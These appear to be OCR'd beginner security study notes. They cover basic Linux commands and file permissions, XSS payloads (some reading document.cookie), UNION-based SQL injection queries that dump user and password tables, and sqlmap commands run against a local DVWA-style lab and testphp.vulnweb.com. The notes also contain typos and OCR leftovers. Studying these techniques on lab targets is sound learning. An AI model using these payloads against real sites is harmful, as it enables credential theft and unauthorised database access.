
Linux distribution

kali Linux
MX Linux
Linux Mint
Ubuntu
Elementary OS
Manjiro Linux
Zorin OS
Fedora
Debian
CentOS

Command in linux:-

- Pwd (present working directory)
- Whoami
- Cd (change directory)
- Ls (list)
- Open
- Echo
- echo \b \b
- echo \n \n

- echo \t \t
- echo \r
- echo \v \v
- echo* == ls
- cat >ff
- cat -n
- mkdir
- rmdir
- man ls
- chmod 777 test.txt



Octal Notation	Permission	Symbolic Representation
0	No Permission	---
1	Execute Permission Only	--x
2	Write Permission Only	-w-
3	Write and Execute Permissions (1+2)=3	-wx
4	Read Permission Only	r--
5	Read and Execute Permissions (1+4)=5	r-x
6	Read and Write Permissions (2+4)=6	rw-
7	Read, Write and Execute Permissions, Means Full Permissions (1+2+4)=7	rwx


- sudo
- psswd
- cp
- aduser
- su kali
- Ifconfig
- ping
- sudo apt update (SuperUser Do **Advanced package tool**,
- sudo apt augrade
- sudo install gedit

Injection Attack Types

- 1) Code Injection.
- 2) CRLF Injection.
- 3) Cross-site Scripting (XSS).
- 4) Email Header Injection.
- 5) Host Header Injection.
- 6) LDAP Injection.
- 7) SQL Injection (SQLi)
- 8) Xpath Injection.

- XSS : Cross Site Script Cross-Site Scripting

(XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted website


Hacker
Injects malicious script into a vulnerable webpage
Malicious script save to database
Server
Data Containing the Malicious script is loaded
Malicious script may execute and callback to the hacker program
User Request data from Server
Victim User

Types of XSS:


- 1- XSS (REFLECTED)
- 2- XSS (STORED)
- 3- XSS (DOM BASED

1- XSS (REFLECTED)

- Nothing saved in database.
- Try This Payload: <script>alert(1)</script>
- <img src="null" onerror="alert(1)">
- <sCriPt>confirm(1)</sCriPt>
- <script>prompt(1)</script>
- <h1> hello<h1>
- <script>document.location=""</script>


2- XSS (STORED)

- Payloads are saved in database.
- Try This Payload: <script>alert(1)</script>
- <img src="null" onerror="alert(1)">
- <sCriPt>confirm(1)</sCriPt>
- <script>prompt(1)</script>
- <img src/onerror=alert(document.cookie) >
- <script>alert(document.cookie)</script>



<script>alert(1)</script>	<h3>Moh</h3>
<sCriPt>confirm(1)</sCriPt>	<h6>Moh</h6>
<sCriPt>alert(1)</sCriPt>	<button onclick="document.location='default.asp'">HTML Tutorial</button>
<ScRiPt>prompt(1)</ScRiPt>	
<a href="https://google.com">moh</a>	

(SQLi) SQL Injection




What Is SQL Injection

Applications can talk to a database using SQL queries.

SQL injection occurs when the application does not protect against malicious SQL queries..

An attacker can use malicious SQL queries to trick the database into providing sensitive information.




SQL INJECTION TYPES

- » In-Band (Classic) SQLi
- » Error-Based SQLi
- » Union-Based SQLi
- » Inferential (Blind) SQLi
- » Content-Based Blind SQLi
- » Time-Based Blind SQLi
- » Out-of-Band SQLi

ERROR !
VIRUS !!!
ATTACK !!!
DANGER !!

- The Data Base Contain DB Name DB Columns DB Tables.
- To Call Any One From There We Use Query.
- Data Base Always in Back END.
- To Determine the number of columns required in UNION attack we use :
- ‘ ORDER BY (ID)--
- ' OR 1=1--'
- The number of columns are required in next query.



To Determine the DB name DB tables we use :


Query

```
1' UNION ( SELECT table_name, table_schema FROM information_schema.tables )#
```

Contain All Table Name Inside The Server.

Contain All Data Base Inside The Server.

Table Name Always Exist In MYSQL , got One table and hold Inside all information About tables inside The server.



To Determine the Columns name we use :

```
1' UNION ( SELECT column_name, 2  FROM information_schema.columns WHERE
table_name = 'users' )#
```

To Determine the dumbs of columns we use :


```
1' UNION (SELECT user, password FROM users)#
```

- SQLMap : Automated tool doing SQLinjection.
- -u : URL
- -C : Columns
- -T : Tables
- -D : Database Name
- --dump : Get every thing inside the database
- --cookie : Get Cookies For Authentication And Authorization
- PHPSESSID=caj6kji3568iqibmmkm3h8u7b3; security=low
- sqlmap -u "http://192.168.1.105/vulnerabilities/sqli/?id=1&Submit=Submit#"
- --cookie="PHPSESSID=caj6kji3568iqibmmkm3h8u7b3; security=low" –dump

- http://testphp.vulnweb.com/
- To Get all DataBase in webApp:-
- sqlmap –u testphp.vulnweb.com/artists.php?artist=1 --batch –dbs
- To Get tables:-
- sqlmap –u testphp.vulnweb.com/artists.php?artist=1 -D acuart –tables
- To get columns in specific table
- sqlmap –u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns

- To get all info for specific table (users)
- sqlmap –u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump

- To get all info about all db
- sqlmap –u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T us
ers -C uname,pass --dump
```